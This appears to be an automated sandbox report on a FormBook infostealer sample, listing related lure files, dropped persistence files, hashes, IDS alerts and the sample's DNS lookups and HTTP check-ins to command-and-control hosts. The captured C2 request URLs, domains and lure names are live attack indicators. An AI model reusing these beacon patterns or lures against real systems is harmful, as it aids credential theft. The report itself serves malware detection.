	Medtronics Product catalog and prices_pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	77dsREO8Me.exe	Get hash	malicious	Browse	• 3.223.115.185
	PO. 2100002_pdf_____.exe	Get hash	malicious	Browse	• 3.223.115.185
	vbc(2).exe	Get hash	malicious	Browse	• 3.223.115.185
	PO211000386.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	PI001.exe	Get hash	malicious	Browse	• 3.223.115.185
	KOC RFQ.exe	Get hash	malicious	Browse	• 3.223.115.185
	GSwiAEpeZP.exe	Get hash	malicious	Browse	• 3.223.115.185
	QUOTATION 2021.08.28.exe	Get hash	malicious	Browse	• 3.223.115.185
	SKM_Ref_MT103_23-08-2021.exe	Get hash	malicious	Browse	• 3.223.115.185
cdl-lb-1356093980.us-east-1.elb.amazonaws.com	QUOTATION.exe	Get hash	malicious	Browse	• 54.85.93.188
	truck pictures.exe	Get hash	malicious	Browse	• 54.85.93.188
	TT Swift Copy.exe	Get hash	malicious	Browse	• 18.208.31.123

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	COAU7229898130.xlsx	Get hash	malicious	Browse	• 18.208.31.123
	KOC RFQ.doc	Get hash	malicious	Browse	• 52.204.77.43
	DOC.exe	Get hash	malicious	Browse	• 54.85.93.188
	SOA.exe	Get hash	malicious	Browse	• 23.20.208.181
	REQUEST_PURCHASE_INQUIRY (2).exe	Get hash	malicious	Browse	• 54.85.93.188
	Y0GEeY1WOWNMYni.exe	Get hash	malicious	Browse	• 52.205.158.209
	PVCbiDUqly50DqS.exe	Get hash	malicious	Browse	• 52.205.158.209
	Inquiry.exe	Get hash	malicious	Browse	• 52.205.158.209
	Order_confirmation_ SMKT 09062021_.exe	Get hash	malicious	Browse	• 18.208.31.123
	PO9887655.exe	Get hash	malicious	Browse	• 18.208.31.123
	nFzJnfmTNh.exe	Get hash	malicious	Browse	• 52.7.227.88
	catalogo campione_0021.exe	Get hash	malicious	Browse	• 52.7.227.88
	0039234_00533MXS2.exe	Get hash	malicious	Browse	• 52.7.227.88
	Unpaid Invoice.exe	Get hash	malicious	Browse	• 23.20.208.181
	SOA.exe	Get hash	malicious	Browse	• 52.21.182.71
	Remmittance Advise.exe	Get hash	malicious	Browse	• 67.202.20.60
	Swift Copy.exe	Get hash	malicious	Browse	• 67.202.20.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ONEANDONE-ASBrauerstrasse48DE	index_2021-09-25-14_08.exe	Get hash	malicious	Browse	• 217.160.0.15
	IKpep4Zn5S.exe	Get hash	malicious	Browse	• 217.160.230.95
	MV DINA QUEEN.xlsx	Get hash	malicious	Browse	• 217.160.230.95
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 217.160.0.159
	Medical Order 092021.exe	Get hash	malicious	Browse	• 217.160.0.250
	cs.exe	Get hash	malicious	Browse	• 217.174.240.46
	DUE PAYMENT.exe	Get hash	malicious	Browse	• 74.208.236.156
	INV 563256 and 373PDF.exe	Get hash	malicious	Browse	• 74.208.236.222
	SYsObQNkC1.exe	Get hash	malicious	Browse	• 217.160.0.253
	v2XwLpMqG5.exe	Get hash	malicious	Browse	• 217.160.0.177
	1vY5i8g38s.exe	Get hash	malicious	Browse	• 217.160.243.54
	JNk46WKTxo.exe	Get hash	malicious	Browse	• 212.227.21 0.118
	KTi0r6xqtH.exe	Get hash	malicious	Browse	• 77.68.79.72
	Z14S9Zolcyub1pd.exe	Get hash	malicious	Browse	• 217.76.156.252
	SOA.exe	Get hash	malicious	Browse	• 213.171.19 5.105
	UfJYgKlooF.exe	Get hash	malicious	Browse	• 74.208.236.226
	Payment Proof pdf.exe	Get hash	malicious	Browse	• 74.208.236.82
	justificante de la transfer.exe	Get hash	malicious	Browse	• 212.227.15.142
	UPDATED e-STATEMENT..exe	Get hash	malicious	Browse	• 217.160.0.49
	Shipment_Documents_Details-0l8x3.xlsx	Get hash	malicious	Browse	• 74.208.236.34
BEGET-ASRU	Pago bancario rpido.exe	Get hash	malicious	Browse	• 5.101.159.26
	Bunker inquiry.exe	Get hash	malicious	Browse	• 5.101.159.26
	DHL-AWB 9245125956.exe	Get hash	malicious	Browse	• 5.101.159.26
	Indk#U00f8bsordre.exe	Get hash	malicious	Browse	• 5.101.159.26
	DASDFASDSDSAD65468463153.vbs	Get hash	malicious	Browse	• 5.101.153.216
	00125514548754445542115454.vbs	Get hash	malicious	Browse	• 5.101.153.216
	PAYMENT .doc	Get hash	malicious	Browse	• 5.101.159.26
	Factura proforma # 65476_PDF.exe	Get hash	malicious	Browse	• 5.101.159.26
	Appli Trading GmbH New Purchase Order.doc	Get hash	malicious	Browse	• 5.101.159.26
	dzzkAYolMy.exe	Get hash	malicious	Browse	• 5.101.159.26
	1isequal9.arm	Get hash	malicious	Browse	• 81.200.119.14
	60rUtFJPFb.exe	Get hash	malicious	Browse	• 87.236.16.25
	OQchDohurA.exe	Get hash	malicious	Browse	• 87.236.16.26
	UW0Lx1YV5l.exe	Get hash	malicious	Browse	• 87.236.16.139
	MIN56KgzBN.exe	Get hash	malicious	Browse	• 185.50.25.15
	U7HCBc2SVy.exe	Get hash	malicious	Browse	• 185.50.25.15
	TIoFSlDlv6.exe	Get hash	malicious	Browse	• 185.50.25.15
	76xAf6BYg8.exe	Get hash	malicious	Browse	• 185.50.25.15
	ErGfibAynh.exe	Get hash	malicious	Browse	• 185.50.25.15
	Payment_invoice.exe	Get hash	malicious	Browse	• 87.236.16.223

JA3 Fingerprints

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\tmp86AE.tmp	
Process:	C:\Users\user\Desktop\ejecutable2.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1624
Entropy (8bit):	5.154618648353861
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGOtn:cbhZ7ClNQi/rydbz9l3YODOLNdq3P
MD5:	226BF1ECCDE4C3DB411F9BE56F62BF5D
SHA1:	361F86437AE2F25784D4B0C80E5D28FF1EE7965F
SHA-256:	CC556D6C6369AC18884578C1B9CD1A7FF2E0CB2AA7FCD81D18332A1557643E81
SHA-512:	9926464C42DEB23AC1F8DDFFD1FEE1ED57A3E93EF50DF51CD4B34518DE8D32EE67BFBAB7AEE8031414B1E212476AA9B511B4EAC1F463045D4893ED91A7BF8A16
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\CmsVPZkxbOtm.exe	
Process:	C:\Users\user\Desktop\ejecutable2.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	834048
Entropy (8bit):	6.730510176351769
Encrypted:	false
SSDEEP:	12288:2ycxsoImFamoF83NIcTob0wOSHqQLfCtKbAG4fgmPywW4MaGhgv2totS7Ly319MC:7TcIFfzLr25+HFqM3sxR7WjYF+ja+i
MD5:	2D359D2C999CCB15BC71229BB0275BB6
SHA1:	5B5A384E8147FD996CA7C1C08F041F7B1FE7927A
SHA-256:	5345F3E44AADB2D07FEB0520BCE71DD59BE35A53410FCFDA5C5C1BEC06B176BF
SHA-512:	E318C5195D333D0A894D7838BDAB866FDF138E9FBDEF18E68612738B0771EAE0391AA8613F326ECC2ECF9782555E619D32BCA083331923EDE400316D08559018
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....NQa.....0.. .....>?... ...@....@.. .....@.....>..O....@..4..... ....H.....text...D.... ... .`.rsrc...4....@.....".....@..@..@.reloc.....@..B..... ?.....H.....\|S.....d .....{#...*:.($.....}#...*..0..$.....u.....,(%....{#....{#...o&...+..*v ..l.)UU.Z(%....{#...o'...X*...0..M.....r...p.....%..{#.....-.q.....-.&.+.....o(....()...*..{*...*..{+...*V.($.....}*.....}+...*..0..<.....u.....,0(%....{*....{*...o&...,(.....{+....{+...o-...+..*. .pi|)UU.Z(%....{*...o'...X)UU.Z(,....{+...o....X*....0.....r%..p.....%..{*.....

C:\Users\user\AppData\Roaming\CmsVPZkxbOtm.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\ejecutable2.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false

C:\Users\user\AppData\Roaming\CmsVPZkxbOtm.exe:Zone.Identifier	
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.730510176351769
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	ejecutable2.exe
File size:	834048
MD5:	2d359d2c999ccb15bc71229bb0275bb6
SHA1:	5b5a384e8147fd996ca7c1c08f041f7b1fe7927a
SHA256:	5345f3e44aadb2d07feb0520bce71dd59be35a53410fcfda5c5c1bec06b176bf
SHA512:	e318c5195d333d0a894d7838bdab866fdf138e9fbdef18e68612738b0771eae0391aa8613f326ecc2ecf9782555e619d32bca083331923ede400316d08559018
SSDEEP:	12288:2ycxsoImFamoF83NIcTob0wOSHqQLfCtKbAG4fgmPywW4MaGhgv2totS7Ly319MC:7TcIFfzLr25+HFqM3sxR7WjYF+ja+i
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....NQa.....0.. .....>?... ...@....@.. .....@.....

File Icon

Icon Hash:	138e8eccece8cccc

Static PE Info

General

Entrypoint:	0x4b3f3e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61514E89 [Mon Sep 27 04:54:33 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb1f44	0xb2000	False	0.666606774491	data	6.99221568577	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb4000	0x19434	0x19600	False	0.391712207512	data	4.29577228612	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xce000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-17:39:07.055090	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	35.168.81.157
09/27/21-17:39:07.055090	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	35.168.81.157
09/27/21-17:39:07.055090	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	35.168.81.157
09/27/21-17:39:22.562083	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
09/27/21-17:39:22.562083	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
09/27/21-17:39:22.562083	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
09/27/21-17:39:22.675501	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49171	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 17:38:56.473535061 CEST	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.tunetel.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:06.823992968 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.branchwallet.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:12.190723896 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.iptechcm.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:17.432555914 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.pizza-mio.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:22.518026114 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.wwiilive.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:27.712830067 CEST	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.play-to-escape.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:32.814937115 CEST	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.yhomggsmtdynchb.store	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 17:38:56.594779968 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.tunetel.com	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:38:56.594779968 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		3.223.115.185	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:06.951486111 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.branchwallet.com	comingsoon.namebright.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:39:06.951486111 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	comingsoon.namebright.com	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:39:06.951486111 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		35.168.81.157	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:06.951486111 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		54.85.93.188	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:12.248907089 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.iptechcm.com		195.77.116.8	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:17.463222027 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.pizza-mio.com		217.160.0.222	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:22.548149109 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.wwiilive.com	wwiilive.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:39:22.548149109 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	wwiilive.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:27.755270004 CEST	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.play-to-escape.com	play-to-escape.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:39:27.755270004 CEST	8.8.8.8	192.168.2.22	0x9037	No error (0)	play-to-escape.com		81.169.145.77	A (IP address)	IN (0x0001)
Sep 27, 2021 17:39:32.898519993 CEST	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.yhomggsmtdynchb.store		5.101.152.161	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.tunetel.com
- www.branchwallet.com
- www.iptechcm.com
- www.pizza-mio.com
- www.wwiilive.com
- www.play-to-escape.com
- www.yhomggsmtdynchb.store

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	3.223.115.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:38:56.713388920 CEST	0	OUT	GET /u4an/?cRrtMz2=FQD7DOPg41An23BytYAyzDzwyZJ0tQikl+psJg3VSFai3GWkns53TVvYc7bwkTS4QXibfw==&an=lnlpiVNpa2ntv HTTP/1.1 Host: www.tunetel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:38:56.814147949 CEST	1	IN	HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: https://www.hugedomains.com/domain_profile.cfm?d=tunetel&e=com Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Mon, 27 Sep 2021 15:38:18 GMT Connection: close Content-Length: 183 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 75 67 65 64 6f 6d 61 69 6e 73 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 5f 70 72 6f 66 69 6c 65 2e 63 66 6d 3f 64 3d 74 75 6e 65 74 65 6c 26 61 6d 70 3b 65 3d 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	35.168.81.157	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:39:07.055089951 CEST	2	OUT	GET /u4an/?cRrtMz2=bje5eY1RGEWNtm8ygCOrlm2ug1qlHU7639KaGd4GF1Wfo4/TJzpT6n4yoGbd2Lg1L0Vz5w==&an=lnlpiVNpa2ntv HTTP/1.1 Host: www.branchwallet.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:39:07.158337116 CEST	3	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 15:39:07 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 34 63 36 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 2c 22 3e 0d 0a 20 20 20 20 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 20 2f 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4e 61 6d 65 42 72 69 67 68 74 20 2d 20 43 6f 6d 69 6e 67 20 53 6f 6f 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 64 38 64 38 64 38 20 75 72 6c 28 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 61 6d 65 62 72 69 67 68 74 73 74 61 74 69 63 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 67 2e 70 6e 67 29 20 74 6f 70 20 72 65 70 65 61 74 2d 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 70 61 67 65 42 72 6f 77 73 65 72 45 72 72 6f 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 69 6e 2d 68 65 69 67 68 74 3a 20 36 30 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 39 32 32 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 73 68 61 64 6f 77 5f 6c 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 6d 61 69 6e 5f 62 67 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 32 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 20 2e 68 65 61 64 65 72 53 68 6f 72 74 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 36 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 20 2e 68 65 61 64 65 72 5f 69 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 31 34 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 75 72 6c 28 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 61 6d 65 62 72 69 67 68 74 73 74 61 74 69 63 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 68 65 61 64 65 72 5f 62 67 2e 70 6e 67 29 20 74 6f 70 20 72 65 70 65 61 74 2d 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 20 2e 68 65 61 64 65 72 5f 74 6f 70 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 36 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 0d 0a 20 20 20 Data Ascii: 14c6<!DOCTYPE html><html><head> <link rel="icon" href="data:,"> <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /> <title>NameBright - Coming Soon</title> <style type="text/css"> body { background: #d8d8d8 url(https://www.namebrightstatic.com/images/bg.png) top repeat-x; } .pageBrowserError { min-height: 600px; } .container { margin: 0 auto; width: 922px; } .shadow_l { margin-left: 10px; } .main_bg { background: #fff; } #header { padding: 0 2px; background: #fff; } #header.headerShort { height: 65px; } #header .header_in { padding-right: 14px; height: 145px; overflow: hidden; background: url(https://www.namebrightstatic.com/images/header_bg.png) top repeat-x; } #header .header_top { height: 65px; overflow: hidden

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	195.77.116.8	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:39:12.313704967 CEST	8	OUT	GET /u4an/?cRrtMz2=Xsze89gQxfgRrb0U/pbtTMTkEZR7VVn3wnJWYt+8gVFiExqV2mQQrtUEc4jTVg5kW61b5Q==&an=lnlpiVNpa2ntv HTTP/1.1 Host: www.iptechcm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:39:12.386595964 CEST	9	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 27 Sep 2021 15:39:12 GMT Content-Type: text/html Content-Length: 808 Connection: close Vary: Accept-Encoding Last-Modified: Fri, 09 Oct 2020 08:38:37 GMT ETag: "328-5b138dffc24c6" Accept-Ranges: bytes Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 65 72 72 6f 72 5f 64 6f 63 73 2f 73 74 79 6c 65 73 2e 63 73 73 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 70 61 67 65 22 3e 0a 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 6d 61 69 6e 22 3e 0a 20 20 20 20 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 0a 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 2d 63 6f 64 65 22 3e 34 30 34 3c 2f 64 69 76 3e 0a 20 20 20 20 3c 68 32 3e 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0a 20 20 20 20 3c 70 20 63 6c 61 73 73 3d 22 6c 65 61 64 22 3e 54 68 69 73 20 70 61 67 65 20 65 69 74 68 65 72 20 64 6f 65 73 6e 27 74 20 65 78 69 73 74 2c 20 6f 72 20 69 74 20 6d 6f 76 65 64 20 73 6f 6d 65 77 68 65 72 65 20 65 6c 73 65 2e 3c 2f 70 3e 0a 20 20 20 20 3c 68 72 2f 3e 0a 20 20 20 20 3c 70 3e 54 68 61 74 27 73 20 77 68 61 74 20 79 6f 75 20 63 61 6e 20 64 6f 3c 2f 70 